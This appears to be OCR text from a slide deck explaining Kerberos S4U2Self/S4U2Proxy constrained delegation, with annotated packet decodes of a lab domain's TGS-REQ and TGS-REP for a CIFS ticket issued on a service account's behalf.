
If the *TrustedToAuthenticationForDelegation* parameter on the Service 1 principal is set to:

TRUE: the KDC MUST set the FORWARDABLE ticket flag ([RFC4120] section 2.6) in the S4U2self service ticket.

FALSE and *ServicesAllowedToSendForwardedTicketsTo* is nonempty: the KDC MUST NOT set the FORWARDABLE ticket flag ([RFC4120] section 2.6) in the S4U2self service ticket.<16>

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/ad98268b-f75b-42c3-b09b-959282770642?redirectedfrom=MSDN


AS
TGS
NTDS
Vegeta
TGT
ST
encTGSRep
Info
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator



AS

NTDS

TGS

Vegeta

TGT

ST

Auth

Auth

Auth

ST

TGT

CIFS

HTTP

CIFS

Secret Key


Session Key

TS Timestamp


Auth Authenticator

CIFS Ticket – TGS-REQ (S4U2Proxy)


- Web01's TGT + Authenticator
- Target SPN:
  - cifs/sql01.capsule.corp
- Additional Ticket:
  - S4U2Self <u>Forwardable</u> ST




```
Kerberos
  Record Mark: 2600 bytes
  tgs-req
    pvno: 5
    msg-type: krb-tgs-req (12)
    padata: 2 items
      PA-DATA PA-TGS-REQ
        padata-type: kRB5-PADATA-TGS-REQ (1)
          padata-value: 6e8204a4308204a0a003020105a10302010ea20703050000…
            ap-req
              pvno: 5
              msg-type: krb-ap-req (14)
              Padding: 0
              ap-options: 00000000
              ticket
              authenticator
      PA-DATA PA-PAC-OPTIONS
    req-body
      Padding: 0
      kdc-options: 40830000
      realm: CAPSULE.CORP
      sname
        name-type: kRB5-NT-SRV-INST (2)
        sname-string: 2 items
          SNameString: cifs
          SNameString: sql01.capsule.corp
      till: 2021-04-14 20:42:25 (UTC)
      nonce: 359183528
      etype: 5 items
      enc-authorization-data
      additional-tickets: 1 item
        Ticket
```



```
▾ PA-DATA PA-PAC-OPTIONS
  ▾ padata-type: kRB5-PADATA-PAC-OPTIONS (167)
    ▾ padata-value: 3009a00703050010000000
        Padding: 0
      ▾ flags: 10000000
          0... .... = claims: False
          .0.. .... = branch-aware: False
          ..0. .... = forward-to-full-dc: False
          ...1 .... = resource-based-constrained-delegation: True
```




```
▾ additional-tickets: 1 item
  ▾ Ticket
      tkt-vno: 5
      realm: CAPSULE.CORP
    ▾ sname
        name-type: kRB5-NT-PRINCIPAL (1)
      ▾ sname-string: 1 item
          SNameString: web01$
    ▾ enc-part
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        kvno: 1
      ▾ cipher: 6bfbffee557dee3422be56d5424bc9732199233255a9edc2…
        ▾ encTicketPart
            Padding: 0
          ▸ flags: 40a10000
          ▸ key
            crealm: capsule.corp
          ▾ cname
              name-type: kRB5-NT-ENTERPRISE-PRINCIPAL (10)
            ▾ cname-string: 1 item
                CNameString: Vegeta_sa
          ▸ transited
            authtime: 2021-04-14 20:07:41 (UTC)
            starttime: 2021-04-14 20:27:25 (UTC)
            endtime: 2021-04-14 20:42:25 (UTC)
            renew-till: 2021-04-21 20:07:41 (UTC)
          ▸ authorization-data: 1 item
```



```
▾ req-body
    Padding: 0
  ▾ kdc-options: 40830000
      0... .... = reserved: False
      .1.. .... = forwardable: True
      ..0. .... = forwarded: False
      ...0 .... = proxiable: False
      .... 0... = proxy: False
      .... .0.. = allow-postdate: False
      .... ..0. = postdated: False
      .... ...0 = unused7: False
      1... .... = renewable: True
      .0.. .... = unused9: False
      ..0. .... = unused10: False
      ...0 .... = opt-hardware-auth: False
      .... 0... = unused12: False
      .... .0.. = unused13: False
      .... ..1. = constrained-delegation: True
      .... ...1 = canonicalize: True
      0... .... = request-anonymous: False
```

Ticket is pointing web01$ instead of
HTTP/sharebrowser.capsule.corp
(proof that S4U2Self was used)



Vegeta's "proof"

Web01 can delegate to Sql01

Secret Key


Session Key

TS Timestamp

Auth Authenticator

CIFS Ticket – TGS-REP (S4U2Proxy)

- DC checks if Web01 can delegate to Sql01 (msDS-AllowedToDelegateTo)
- DC checks if Additional Ticket is Forwardable
- Responds with Vegeta’s ST + Session Key




```
Kerberos
  Record Mark: 1747 bytes
  tgs-rep
    pvno: 5
    msg-type: krb-tgs-rep (13)
    crealm: capsule.corp
    cname
      name-type: kRB5-NT-ENTERPRISE-PRINCIPAL (10)
      cname-string: 1 item
        CNameString: Vegeta_sa
    ticket
      tkt-vno: 5
      realm: CAPSULE.CORP
      sname
        name-type: kRB5-NT-SRV-INST (2)
        sname-string: 2 items
          SNameString: cifs
          SNameString: sql01.capsule.corp
      enc-part
    enc-part
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      cipher: 2ef3cf994ef6a9492261f7f151ef2e310ed5e5dea4ea59f3…
        encTGSRepPart
          key
          last-req: 1 item
          nonce: 359183528
```

CIFS Ticket – TGS-REP (S4U2Proxy)

- If the Additional Ticket weren’t Forwardable, this would have failed
  - Non Forwardable ST + S4U2Proxy in Constrained Delegation = ERROR

